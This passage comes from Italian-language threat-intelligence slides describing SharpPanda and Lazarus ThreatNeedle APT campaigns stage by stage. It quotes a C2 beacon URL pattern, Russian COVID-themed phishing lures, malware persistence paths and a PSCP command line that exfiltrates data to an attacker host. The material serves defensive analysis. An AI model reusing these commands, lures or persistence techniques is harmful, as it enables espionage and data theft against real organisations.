

- DLL **5.t** raccoglie dati sul computer della vittima tra cui nome host, nome e versione del sistema operativo, tipo di sistema (32/64 bit), nome utente, indirizzi MAC degli adattatori di rete. Richiede inoltre a WMI le informazioni sull'antivirus.
  - ***https://<C&C IP>/<working_folder>/Main.php?Data=<encrypted_data> with the User-Agent Microsoft Internet Explore***
- DLL Loader invia un CONNECT HTTP/1.1 verso un secondo C2 per avviare ulteriori controlli se caricare in memoria la backdoor

# APT SharpPanda - Actions on Objectives


**Funzionalità della Backdoor:**

- ❑ Elimina/Crea/Rinomina/Leggi/Scrivi file e ottieni gli attributi dei file
- ❑ Ottieni informazioni su processi e servizi
- ❑ Ottieni screenshot
- ❑ Esegue i comandi tramite cmd.exe / Crea/Termina processo
- ❑ Ottieni tabelle TCP/UDP
- ❑ Ottieni i dati delle unità CDROM
- ❑ Ottieni informazioni sulle chiavi di registro
- ❑ Ottieni i titoli di tutte le finestre di primo livello
- ❑ Estrae informazioni come nome del computer, nome utente, indirizzo gateway, versione di Windows (versione principale/minore e numero di build) e tipo di utente
- ❑ Spegni il PC

# APT SharpPanda - MITRE



# APT Lazarus - colpite società del settore difesa con la backdoor ThreatNeedle

- **Target:** società di difesa
- **Scoperto da:** Kaspersky Threat Intelligence
- **Periodo dell'attacco:** 2020
- **Attore:** Lazarus (Nord Korea)
- **Scopo:** Spionaggio

# APT Lazarus - Reconnaissance 

- Informazioni mirate verso le aziende target raccolte da fonti pubbliche

# Weaponization 

- DOCX allegato ad una email contenente una **macro** in grado di scaricare stage successivi

# APT Lazarus - Delivery

- Email di spear-phishing a tema «infezione COVID-19» con allegato DOCX

Вт 02.06.2020 9:20
[redacted] <med[redacted]@mail.ru>
[Срочность] Коронавирусной Инфекции
Кому [redacted].ru

Уважаемые работники Общества,

У двух человек из числа руководства [redacted] выявили новую коронавирусную инфекцию COVID-19.

Поэтому мы анонсировали новые обновленные инструкции по профилактике и диагностике коронавирусной инфекции.


Мы просим вас внимательно прочитать и тщательно следовать инструкциям.

Памятка о коронавирусной инфекции
Профилактика гриппа и коронавирусной инфекции

Берегите свое здоровье!

--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7 [redacted]




**Что такое профилактический осмотр и диспансеризация?**

Профилактический осмотр и диспансеризация – это бесплатное медицинское обследование, цель которого раннее выявление хронических неинфекционных заболеваний, являющихся основной причиной инвалидности и преждевременной смертности населения Российской Федерации (сердечно-сосудистых, онкологических, хронических заболеваний органов дыхания, сахарного диабета). Не менее важно, что в процессе этих мероприятий выявляются факторы риска их развития. Среди них: повышенный уровень артериального давления, повышенный уровень холестерина и глюкозы в крови натощак, курение табака, риск пагубного потребления алкоголя, нерациональное питание, низкую физическую активность, избыточную массу тела или ожирение.
Диспансеризация - это визит к врачу «пока ничего не болит».


В случае выявления признаков заболевания это шанс вовремя начать лечение, что всегда эффективнее и позволяет добиться не только длительной ремиссии, но и полного выздоровления. При наличии поведенческих, устранимых факторов риска заболеваний своевременная их коррекция способна предотвратить заболевание.
По сути, это шаг к медицине будущего – медицине профилактической!

# APT Lazarus - Delivery (2)

- **Curiosità:** Email successive dove il gruppo Lazarus spiega come aprire gli allegati

Чт 21.05.2020 12:22
[redacted]
Re[2]: Коронавирусной Инфекции
Кому [redacted].ru

Это зависит от совместимости просмотра документов.
Пожалуйста, нажмите кнопку «Включить содержимое» на желтой кнопке в верхней части страницы, чтобы правильно наст





FYI:

Если вы все еще не видите содержимое, я перешлю документ.

--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7[redacted]

Чт 21.05.2020 12:36
[redacted]mail.ru>
Re[2]: Коронавирусной Инфекции
Кому [redacted].ru





--
С уважением,


[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7[redacted]

# APT Lazarus - Exploitation

- Una volta abilitate le macro nel file DOCX allegato, viene avviata l'infezione multi-stadio, volta a scaricare e avviare il loader ThreatNeedle
- Payload path: %APPDATA%\Microsoft\Windows\Iconcaches.db
- Shortcut path: %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\OneDrives.lnk
- rundll32.exe [dllpath]



# APT Lazarus - Installation





La persistenza viene garantita mediante un file di tipo .LNK all'interno delle cartelle:

- C:\Users\NOMEUTENTE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# APT Lazarus - Command and Control


- SSH tunnel creato con un tool creato dal gruppo
  - IP SRC;Port SRC;IP DST; Port DST
  - Traffico cifrato in XOR con chiave «d»
- Esfiltrazione dati tramite il tool PuTTy PSCP
  - %APPDATA%\PBL\unpack.tmp -pw [password] root@[IP address]:/tmp/cab0215 %APPDATA%\PBL\cab0215.tmp
- Upload dei dati su C2 con richieste HTTP POST




## Actions on Objectives


- Furto di dati e documenti sensibili
- Spionaggio

# APT Lazarus – MITRE



